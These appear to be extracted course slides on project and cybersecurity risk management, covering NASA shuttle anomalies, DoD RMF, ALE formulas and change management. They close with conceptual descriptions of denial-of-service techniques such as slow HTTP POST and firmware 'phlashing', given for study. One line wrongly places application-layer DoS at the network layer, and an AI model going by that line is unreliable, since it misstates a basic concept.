


Additional Topics





TS-126 launched on November 14, 2008. When the shuttle reached orbit, two automatic functions failed:

- S-band/Ku-band handover


Shuttle to ground communications that rely on radio frequencies use S-band frequencies (1,700-2,300MHz) during launch, then automatically switch to the more powerful Ku-band (15,250-17,250MHz) in orbit. This handover failed.

- Payload Signal Processor (PSP) port shift

The shuttle communicates with its payload through the PSP, which can be configured via RF link or hardwired umbilical. On STS-126, payload communications were configured for RF link during launch but failed to switch to umbilical when the shuttle reached orbit

Case Study 12

DoDI 8510.01: Risk Management Framework for DoD Information Technology



Cybersecurity requirements and cyberspace operational risk management functions will be established and applied to all programs, systems, and technologies in DoD, regardless of the acquisition or procurement method (referred to collectively in this issuance as “systems”).



The DoD cybersecurity risk governance structure implements the three-level approach to the cybersecurity risk management described in NIST SP 800-39. It synchronizes and integrates cybersecurity activities across all phases of the system life-cycle, spanning logical and organizational entities.



Within the cybersecurity risk governance structure, governance bodies (e.g., DoD Information Security Risk Management Committee (DoD ISRMC), Defense Security/Cybersecurity Authorization Working Group (DSAWG)) play a critical role in cybersecurity risk acceptance for the DoD, mitigating critical vulnerabilities, integrating information sharing, and ensuring a balance between organizational and tactical cybersecurity risk.

DevSecOps Risk Management

“Information security continuous monitoring (ISCM) is defined as maintaining ongoing awareness of information security, vulnerabilities, and threats to support organizational risk management decisions.” – Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations (NIST SP 800- 137).

-DoD Enterprise DevSecOps Fundamentals March 2021

Definitions of Risks


Risk is the probability of suffering loss.

Risk provides an opportunity to develop the project better.

Risk exposure= Size (loss)* probability of (loss)

There is a difference between a Problem and Risk

Problem is some event which has already occurred but risk is something that is unpredictable.



Risk management

The Risks we encounter in a project should be resolved so that we are able to deliver the desired project to the customer.

The project should be managed in such a way that the risks don't affect the project in a big way.

The art of managing of the risks effectively so that the WIN-WIN situation and friendly relationship is established between the team and the customer is called Risk Management.

By using various paradigms, principles we can manage the risks.

The Principles of Risk Management

- 1.Global Perspective: In this we look at the larger system definitions, design and implementation. We look at the opportunity and the impact the risk is going to have .
- 2.Forward Looking View: Looking at the possible uncertainties that might creep up. We also think for the possible solutions for those risks that might occur in the future.
- 3.Open Communication: This is to enable the free flow of communication between in the customers and the team members so that they have clarity about the risks.
- 4.Integrated management: In this phase risk management is made an integral part of project management.
- 5.Continuous process :In this phase the risks are tracked continuously throughout the risk management paradigm.

Risk management paradigm

- 1. Identify: Search for the risks before they create a major problem
- 2. Analyze: understand the nature , kind of risk and gather information about the risk.
- 3. Plan: convert them into actions and implement them.
- 4. Track: we need to monitor the necessary actions.
- 5. Control: Correct the deviation and make any necessary amendments.
- 6. Communicate: Discuss about the emerging risks and the current risks and the plans to be undertaken.



Gap analysis and Remediation

Gap analysis: It is a method for comparing the current state of our system or process with a desired or future state. In the context of DevSecOps, it can be used to identify gaps in security measures and compliance with established standards or regulations.

Remediation: Remediation involves rectifying identified gaps, vulnerabilities, or non-compliance issues. In a DevSecOps context, this could include fixing code vulnerabilities, improving security controls, or altering processes to ensure regulatory compliance.

- Kumar Rath, Ashwini. Concepts and Practices of DevSecOps: Crack the DevSecOps interviews (English Edition) (p. 164). BPB Publications. Kindle Edition.

Risk Management Considers the Entire Development and Operations Life of a Project

Risk Type

Technical Performance Risk

Cost Risk

Programmatic Risk

Schedule Risk

Liability Risk

Regulatory Risk

Operational Risk

Safety Risk

Supportability Risk

Examples

Failure to meet a spacecraft technical requirement or specification during verification

Failure to stay within a cost cap for the project

Failure to secure long-term political support

Failure to meet a critical launch window

Spacecraft deorbits prematurely causing damage over the debris footprint

Failure to secure proper approvals for launch of nuclear materials

Failure of spacecraft during mission

Hazardous material release while fueling during ground operations

Failure to resupply sufficient material to support human presence as planned

Risk Identification

Risks are identified by the development team, peer reviews, lessons from past projects and expert review

Lessons from past projects are captured via 'trigger questions', or questions that challenge a development strategy or design solution

The project risk status and top ten risk list are reviewed periodically - usually monthly - and at the project milestone reviews

Example Risk Trigger Questions

Have requirements been implemented such that a small change in requirements has the potential to cause large cost, performance or schedule system ramifications?

Do designs or requirements push the current state-of-the-art?

Has the concept for operating, maintaining, decommissioning or disposal of the system been adequately defined to ensure the identification of all requirements?

Has an independent cost estimate (ICE) been performed?

Is the schedule adequate to handle the level of requirements or objectives changes that are occurring or are likely to occur?

Have the necessary facilities for environmental test been identified and availability problems been resolved?

Project Risk Categories

Typical Technical Risk Sources	Typical Programmatic Risk Sources	Typical Supportability Risk Sources	Typical Cost Risk Sources	Typical Schedule Risk Sources
<ul style="list-style-type: none"> • Physical properties • Material properties • Radiation properties • Testing/Modeling • Integration/Interface • Software Design • Safety • Requirement changes • Fault detection • Operating environment • Proven/Unproven technology • System complexity • Unique/Special Resources • COTS performance • Embedded training 	<ul style="list-style-type: none"> • Material availability • Personnel availability • Personnel skills • Safety • Security • Environmental impact • Communication problems • Labor strikes • Requirement changes • Stakeholder advocacy • Contractor stability • Funding continuity and profile • Regulatory changes 	<ul style="list-style-type: none"> • Reliability and maintainability • Training • Operations and support • Manpower considerations • Facility considerations • Interoperability considerations • System safety • Technical data 	<ul style="list-style-type: none"> • Sensitivity to technical risk • Sensitivity to programmatic risk • Sensitivity to supportability risk • Sensitivity to schedule risk • Labor rates • Estimating error 	<ul style="list-style-type: none"> • Sensitivity to technical risk • Sensitivity to programmatic risk • Sensitivity to supportability risk • Sensitivity to cost risk • Degree of currency • Number of critical path items • Estimating error

Risk Management in Project management:


Basically project management deals with following :

1. Planning: Looking for the desired results, the strategies to be applied.
2. Organizing: Getting all the things together so that the desired results are obtained. By organizing the efficiency is increased and lot of time is saved.
3. Directing: Communication takes place and exchange of ideas is formatted in this phase.
4. Controlling: In the last phase feedback and evaluation is done.




Team Risk Management Principles

- The two principles are:
 1. Shared Product Vision: The common goal between the team and the supplier is established so that the vision is very lucid.
 2. Team work: Working collectively towards achieving a common goal.
- The additional two principles will be added to the above five principles:
 3. The Best way to snub the risks to some extent is to involve the customers right from the beginning and build a team oriented approach .
 4. In this way the team risk management principles will help to tackle the risks better.




How To Manage the Risks

- 1. Determine risk sources and Categories.
- 2. Determine Risk Parameters
- 3. Establish a Risk Management Strategy
- 4. Identify Risks
- 5. Evaluate and prioritize the risks.
- 6. Develop and Implement Risk mitigation plans
-



Risk Utility Function and Risk Preference



What is Project Risk Management?

The goal of project risk management is to minimize potential risks while maximizing potential opportunities. Major processes include

Risk management planning: deciding how to approach and plan the risk management activities for the project

Risk identification: determining which risks are likely to affect a project and documenting their characteristics

Qualitative risk analysis: characterizing and analyzing risks and prioritizing their effects on project objectives

Quantitative risk analysis: measuring the probability and consequences of risks

Risk response planning: taking steps to enhance opportunities and reduce threats to meeting project objectives

Risk monitoring and control: monitoring known risks, identifying new risks, reducing risks, and evaluating the effectiveness of risk reduction

SLE, ARO, & ALE

$$\text{SLE} \times \text{ARO} = \text{ALE}$$

Single Loss Expectancy (SLE)

Annualized Rate of Occurrence (ARO)

Annualized Loss Expectancy (ALE)

The Annualized Loss Expectancy (ALE) is the expected monetary loss that can be expected for an asset due to a risk over a one year period. It is defined as: $\text{ALE} = \text{SLE} * \text{ARO}$ where SLE is the Single Loss Expectancy and ARO is the Annualized Rate of Occurrence

Computing Risk

- **Exposure Factor** The Exposure Factor (EF) is the percentage of value an asset lost due to an incident.
- **Single Loss Expectancy** The Single Loss Expectancy (SLE) is the cost of a single loss. SLE is the Asset Value (AV) times the Exposure Factor (EF).
- **Annual Rate of Occurrence** The Annual Rate of Occurrence (ARO) is the number of losses you suffer per year.
- **Annualized Loss Expectancy**
 - The Annualized Loss Expectancy (ALE) is your yearly cost due to a risk. It is calculated by multiplying the Single Loss Expectancy (SLE) times the Annual Rate of Occurrence (ARO).

Develop Statements of Impact

For each process, describe the impact on the rest of the organization if the process is incapacitated

Examples


- Inability to process payments

- Inability to produce invoices

- Inability to access customer data for support purposes


INCOSE FIGURE

5.5



INCOSE FIGURE

5.6



RISK MANAGEMENT

ISO 31000, Risk management— Principles and guidelines on implementation (2009), provides guidance and rationale for establishing the external and internal context of a risk management process.



Record Other Key Metrics

Examples

Cost to operate the process

Cost of process downtime

Profit derived from the process

Useful for upcoming **Criticality Analysis**

Develop Key Recovery Targets



RECOVERY TIME OBJECTIVE



RECOVERY POINT OBJECTIVE

Criticality Analysis

Rank processes by criticality criteria

MTD (maximum tolerable downtime)

MTTR (Mean time to Repair/Recover)

MTBF (Mean time between/before failure)

RTO (recovery time objective)

RPO (recovery point objective)

Cost of downtime or other metrics


Qualitative criteria

Reputation, market share, goodwill

Quantitative v Qualitative



QUANTITATIVE RA – ASSIGNS OBJECTIVE
DOLLAR COSTS TO ASSETS




QUALITATIVE RA – INTANGIBLE VALUES OF
DATA LOSS AND OTHER ISSUES THAT ARE NOT
PURE HARD COSTS

Risk



residual risk



What is left after mitigation

Is it below acceptable levels

If not then take further steps

Threat and Risk Analysis

Identify threats, vulnerabilities, risks, for each key process

Rank according to probability, impact, cost

Identify mitigating controls

		A	B	C	D	E
		Negligible	Minor	Moderate	Significant	Severe
E	Very Likely	Low Med	Medium	Med Hi	High	High
D	Likely	Low	Low Med	Medium	Med Hi	High
C	Possible	Low	Low Med	Medium	Med Hi	Med Hi
B	Unlikely	Low	Low Med	Low Med	Medium	Med Hi
A	Very Unlikely	Low	Low	Low Med	Medium	Medium

Change management

Change management activities are frequently managed through a change control board (CCB) process,

Change management is an enterprise - level process designed to control changes. It should be governed by a change management policy and implemented via a series of change management procedures.

Change management

- ▶ Procedures for network changes
- ▶ Initiated with RFC document (Request for Comments or Request for Change)
- ▶ RFC sent for approval
 - ▶ Priority is set
 - ▶ Assigned to whoever makes the change
 - ▶ Document decisions
- ▶ Evaluate by CAB (Change Advisory Board or Change Approval Board)
- ▶ RFC scheduled
- ▶ Complete when change owner and requester verify successful implementation
- ▶ Review of RFC

NOTE: Expect several questions on change management, know it in depth.

Change documentation

Describes initial state and all changes

- Configuration information

- Patches applied

- Backup records

- Details about suspected breaches

- Rollback method/plan

Smooths system maintenance



Other DoS attacks

- ▶ Application layer denial of service is, as the name suggest, a denial of service that is targeting some network service that operates at the network layer. For example targeting a database.
- ▶ An HTTP Post DoS attack sends a legitimate HTTP post message. Part of the post message is the 'content-length'. This indicates the size of the message to follow. In this attack, the attacker then sends the actual message body at an extremely slow rate. The web server is then 'hung' waiting for that message to complete. For more robust servers, the attacker will need to use multiple HTTP Post attacks simultaneously.

Other DoS attacks

- ▶ A permanent denial of service (PDoS) is an attack that damages the system so badly that the victim machine either needs an operating system reinstall, or even new hardware. This is sometimes called phlashing. This will usually involve a DoS attack on the devices firmware.
- ▶ The attacker could create a program that submits the registration forms repeatedly; adding a large number of spurious users to the application.
- ▶ The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it unavailable or unreasonably slow to respond.



Other DoS attacks

